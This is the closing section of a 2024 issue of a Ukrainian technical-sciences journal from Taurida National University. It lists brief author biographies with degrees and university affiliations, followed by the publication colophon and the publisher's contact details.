**Корогодська А.М.** – доктор технічних наук, старший науковий співробітник, завідувач кафедри загальної та неорганічної хімії Національного технічного університету «Харківський політехнічний інститут»

**Костін Д.Ю.** – кандидат технічних наук, доцент кафедри будівництва та експлуатації автомобільних доріг Харківського національного автомобільно-дорожнього університету

**Кравчук С.О.** – професор кафедри телекомунікацій Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Лебідь Є.М.** – кандидат технічних наук, доцент кафедри транспортного права та логістики Національного транспортного університету

**Лебідь І.Г.** – кандидат технічних наук, професор кафедри «Міжнародні перевезення та митний контроль» Національного транспортного університету

**Левківська Т.М.** – кандидат технічних наук, доцент кафедри технології консервування Національного університету харчових технологій

**Лісовський С.В.** – асистент кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Ловська А.О.** – доктор технічних наук, професор, професор кафедри інженерії вагонів та якості продукції Українського державного університету залізничного транспорту

**Логвинков С.М.** – доктор технічних наук, професор, професор кафедри охорони праці та безпеки життєдіяльності Харківського національного університету міського господарства імені О.М. Бекетова

**Лужанська Н.О.** – кандидат технічних наук, доцент кафедри «Міжнародні перевезення та митний контроль» Національного транспортного університету

**Лукашук А.В.** – головний технолог ТОВ «Науково-виробнича організація «Лактол Інтернейшнл»

**Малій Х.В.** – кандидат технічних наук, доцент кафедри металургії, матеріалознавства та організації виробництва, керівник науково-дослідного департаменту ТОВ Технічний університет «Метінвест політехніка»

**Маннапова О.В.** – кандидат технічних наук, доцент кафедри природничо-математичних та інженерно-технічних дисциплін Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Маруняк С.Т.** – аспірант кафедри телекомунікацій Національного університету «Львівська політехніка»

**Мельник Л.І.** – кандидат технічних наук, доцент, доцент кафедри хімічної технології композиційних матеріалів Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Могилевич В.Д.** – студент кафедри інформаційних технологій в телекомунікаціях Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Могилевич Д.І.** – доктор технічних наук, професор, завідувач спеціальної кафедри №3 Інституту спеціального зв'язку та захисту інформації Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Мурад'ян А.О.** – кандидат технічних наук, доцент, доцент кафедри «Експлуатація портів і технологія вантажних робіт» Одеського національного морського університету

**Овдієнко П.К.** – студент IV курсу групи ДК-02 кафедри конструювання електронно-обчислювальної апаратури факультету електроніки Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Очеретна В.В.** – кандидат технічних наук, доцент кафедри «Судноводіння і морська безпека» Одеського національного морського університету

**Падченко О.О.** – старший викладач кафедри «Транспортні технології» Національного університету «Запорізька політехніка»

**Писарєв М.Г.** – кандидат технічних наук, старший викладач кафедри технології консервування Національного університету харчових технологій

**Півторак Г.В.** – кандидатка технічних наук, старша викладачка кафедри транспортних технологій Національного університету «Львівська політехніка»

**Півторак С.І.** – магістрант кафедри транспортних технологій Національного університету «Львівська політехніка»

**Пліга Л.Л.** – доктор філософії за спеціальністю 271 – Річковий та морський транспорт, старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Ремез М.О.** – студент IV курсу групи ДК-02 факультету електроніки Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Рященко О.І.** – старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Рященко О.І.** – старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Сергієнко Л.В.** – кандидат технічних наук, доцент кафедри електричної інженерії ВНЗ «Донецький національний технічний університет»

**Сергієнко О.І.** – кандидат технічних наук, доцент, доцент кафедри управління гірничим виробництвом і охорони праці ДВНЗ «Донецький національний технічний університет»

**Сінько В.В.** – доктор філософії, старший викладач Військового інституту телекомунікацій та інформатизації імені Героїв Крут

**Скиба М.І.** – доктор технічних наук, доцент, професор кафедри технології неорганічних речовин та екології Українського державного університету науки та технологій

**Скиба Ю.М.** – аспірант кафедри технології неорганічних речовин та екології Українського державного університету науки та технологій

**Сорочкіна К.О.** – кандидат технічних наук, асистент кафедри технології неорганічних речовин та екології Українського державного університету науки та технологій

**Субач І.Ю.** – доктор технічних наук, професор, завідувач спеціальної кафедри №5 Інституту спеціального зв'язку та захисту інформації Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Судник Н.В.** – кандидат економічних наук, доцент, доцент кафедри експлуатації флоту і технології морських перевезень Одеського національного морського університету

**Сусла А.І.** – викладач кафедри оптики ДВНЗ «Ужгородський національний університет»

**Тришин В.В.** – старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Трофименко А.О.** – доктор філософії за спеціальністю 271 – Річковий та морський транспорт, старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Трофименко І.В.** – кандидат технічних наук, в.о. завідувача кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Уривський Л.О.** – доктор технічних наук, професор, професор кафедри електронних комунікацій та інтернету речей Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Урум Н.С.** – кандидат педагогічних наук, доцент, доцент кафедри природничо-математичних та інженерно-технічних дисциплін Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Урядов А.В.** – незалежний дослідник

**Федунов В.М.** – старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Фирса С.Я.** – студент I курсу магістратури Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Фоменко Г.Р.** – кандидат технічних наук, доцент, доцент кафедри проектування доріг, геодезії і землеустрою Харківського національного автомобільно-дорожнього університету

**Халіков С.А.** – аспірант кафедри земельного адміністрування та геоінформаційних систем Харківського національного університету міського господарства імені О.М. Бекетова

**Хітров І.О.** – кандидат технічних наук, доцент кафедри транспортних технологій і технічного сервісу Національного університету водного господарства та природокористування

**Хміль Р.В.** – аспірант кафедри інформаційних технологій в телекомунікаціях Навчально-наукового інституту телекомунікаційних систем Національного технічного університету України «Київський політехнічний інститут імені Ігоря Сікорського»

**Христич О.В.** – кандидат технічних наук, доцент, докторант кафедри загальної та неорганічної хімії Національного технічного університету «Харківський політехнічний інститут»

**Чагаровський О.П.** – доктор технічних наук, професор кафедри технології молока, олійно-жирових продуктів та індустрії краси Одеського національного технологічного університету

**Шабанова Г.М.** – доктор технічних наук, професор, професор кафедри технології кераміки, вогнетривів, скла та емалей Національного технічного університету «Харківський політехнічний інститут»

**Шевченко А.П.** – доктор філософії за спеціальністю 271 – Річковий та морський транспорт, старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Шибасєв О.Г.** – доктор технічних наук, професор, професор кафедри експлуатації флоту і технології морських перевезень Одеського національного морського університету

**Штрибець В.В.** – кандидат технічних наук, старший викладач кафедри судноводіння та експлуатації технічних систем на водному транспорті Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

**Шуста В.С.** – кандидат фізико-математичних наук, старший науковий співробітник, доцент, доцент кафедри оптики ДВНЗ «Ужгородський національний університет»

**Якусевич Ю.Г.** – кандидат технічних наук, доцент, доцент кафедри природничо-математичних та інженерно-технічних дисциплін Дунайського інституту водного транспорту Державного університету інфраструктури та технологій

## **НОТАТКИ**

Науковий журнал

**ВЧЕНІ ЗАПИСКИ**  
**ТАВРІЙСЬКОГО НАЦІОНАЛЬНОГО УНІВЕРСИТЕТУ**  
**ІМЕНІ В.І. ВЕРНАДСЬКОГО**

**Серія: Технічні науки**

**Том 35 (74) № 3 2024**

**Частина 2**

Коректура • *Н. Славогородська*

Комп'ютерна верстка • *Ю. Семенченко*

Адреса редакції:

Таврійський національний університет імені В.І. Вернадського

м. Київ, вул. Джона Маккейна, 33

Електронна пошта: [editor@tech.vernadskyjournals.in.ua](mailto:editor@tech.vernadskyjournals.in.ua)

Сторінка журналу: [www.tech.vernadskyjournals.in.ua](http://www.tech.vernadskyjournals.in.ua)

Формат 60×84/8. Гарнітура Times New Roman.

Папір офсетний. Цифровий друк. Обл.-вид. арк. 22,94. Ум. друк. арк. 30,92. Зам. № 0724/514.

Підписано до друку 28.06.2024. Наклад 150 прим.

Видавництво і друкарня – Видавничий дім «Гельветика»

65101, м. Одеса, вул. Інглезі, 6/1

Телефони: +38 (095) 934 48 28, +38 (097) 723 06 08

E-mail: [mailbox@helvetica.ua](mailto:mailbox@helvetica.ua)

Свідоцтво суб'єкта видавничої справи

ДК № 7623 від 22.06.2022 р.